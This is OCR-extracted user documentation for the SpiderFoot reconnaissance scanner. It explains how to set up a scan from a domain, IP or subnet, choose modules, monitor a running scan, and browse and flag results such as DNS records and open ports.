


Scans

No scan history

There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

To initiate a scan, click on the 'New Scan' button in the top menu bar. You will then need to define a name for your scan (these are non-unique) and a target (also non-unique):



New Scan

Scan Name

Descriptive name for this scan.

Seed Target

Starting point for the scan.

Usage

The *Seed Target* can be one of the following. SpiderFoot will automatically detect the target type based on the format of your input.

Domain Name: e.g. *example.com*

IP Address: e.g. *1.2.3.4*

Hostname/Sub-domain: e.g. *abc.example.com*

Subnet: e.g. *1.2.3.0/24*

Get anything and


All SpiderFoot modu … piece o

Understand what information this target exposes to the Internet.

Gain an understanding about the target's network perimeter, associated

You can then define how you would like to run the scan - either by use case (the tab selected by default), by data required or by module.

Module-based scanning is for more advanced users who are familiar with the behavior and data provided by different modules, and want more control over the scan:



New Scan

Scan Name	Descriptive name for this scan.
Seed Target	Starting point for the scan.


By Use Case | By Required Data | By Module

☑	Accounts	Look for possible associated accounts on nearly 200 websites like Ebay, Slashdot, reddit, etc.
☑	AdBlock Check	Check if linked pages would be blocked by AdBlock Plus.
☑	Bing	Some light Bing scraping to identify sub-domains and links.
☑	Blacklist	Query various blacklist database for open relays, open proxies, vulnerable servers, etc.
☑	Code Repos	Identify associated public code repositories (Github only for now).
☑	Cookies	Extract Cookies from HTTP headers.
☑	Cross-Reference	Identify whether other domains are associated ('Affiliates') of the target.
☑	Darknet	Search Tor 'Onion City' search engine for mentions of the target domain.
☑	Defacement Check	Check if an IP or domain appears on the zone-h.org defacement archive.

Beware though, there is no dependency checking when scanning by module, only for scanning by required data. This means that if you select a module that depends on event types only provided by other modules, but those modules are not selected, you will get no results.

Scan Results

From the moment you click ‘Run Scan’, you will be taken to a screen for monitoring your scan in near real time:



binarypool

This page automatically reloads data every 5 seconds.

Total 10 Unique 9 Status RUNNING Errors 0


Time	Component	Type	Event
2015-05-16 16:33:47	modules.sfp_portscan_tcp	INFO	`Spawning thread to check port: 5903 on 104.236.67.238`

That screen is made up of a graph showing a breakdown of the data obtained so far plus log messages generated by SpiderFoot and its modules.

The bars of the graph are clickable, taking you to the result table for that particular data type.

Browsing Results

By clicking on the 'Browse' button for a scan, you can browse the data by type:




binarypool

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - IP Address	2	2	2015-05-16 16:33:47
Affiliate - Internet Name	5	5	2015-05-16 16:35:09
Co-Hosted Site	1	1	2015-05-16 16:35:05
Domain Name	1	1	2015-05-16 16:35:06
Domain Registrar	1	1	2015-05-16 16:35:08
Domain Whois	1	1	2015-05-16 16:35:08
Email Gateway (DNS 'MX' Records)	1	1	2015-05-16 16:35:09
IP Address	1	1	2015-05-16 16:33:43
Internet Name	2	9	2015-05-16 16:35:23
Name Server (DNS 'NS' Records)	2	2	2015-05-16 16:35:08
Open TCP Port	2	2	2015-05-16 16:34:48
Open TCP Port Banner	1	1	2015-05-16 16:34:33
Physical Location	1	1	2015-05-16 16:33:48
Raw DNS Records	2	4	2015-05-16 16:35:09
Search Engine's Web Content	7	7	2015-05-16 16:35:22

This data is exportable and searchable. Click the Search box to get a pop-up explaining how to perform searches.

By clicking on one of the data types, you will be presented with the actual data:



bp


Browse > Open TCP Port

☐	Data Element	Source Data Element	Source Module	Identified
☐	104.236.67.238:22	104.236.67.238	sfp_portscan_tcp	2015-10-24 21:45:19
☐	104.236.67.238:80	104.236.67.238	sfp_portscan_tcp	2015-10-24 21:45:36

The fields displayed are explained as follows:

- Checkbox field: Use this to set/unset fields as false positive. Once at least one is checked, click the orange False Positive button above to set/unset the record.
- Data Element: The data the module was able to obtain about your target.
- Source Data Element: The data the module received as the basis for its data colletion. In the example above, the sfp_portscan_tcp module received an event about an open port, and used that to obtain the banner on that port.
- Source Module: The module that identified this data.
- Identified: When the data was identified by the module.


You can click the black icons to modify how this data is represented. For instance you can get a unique data representation by clicking the Unique Data View icon:



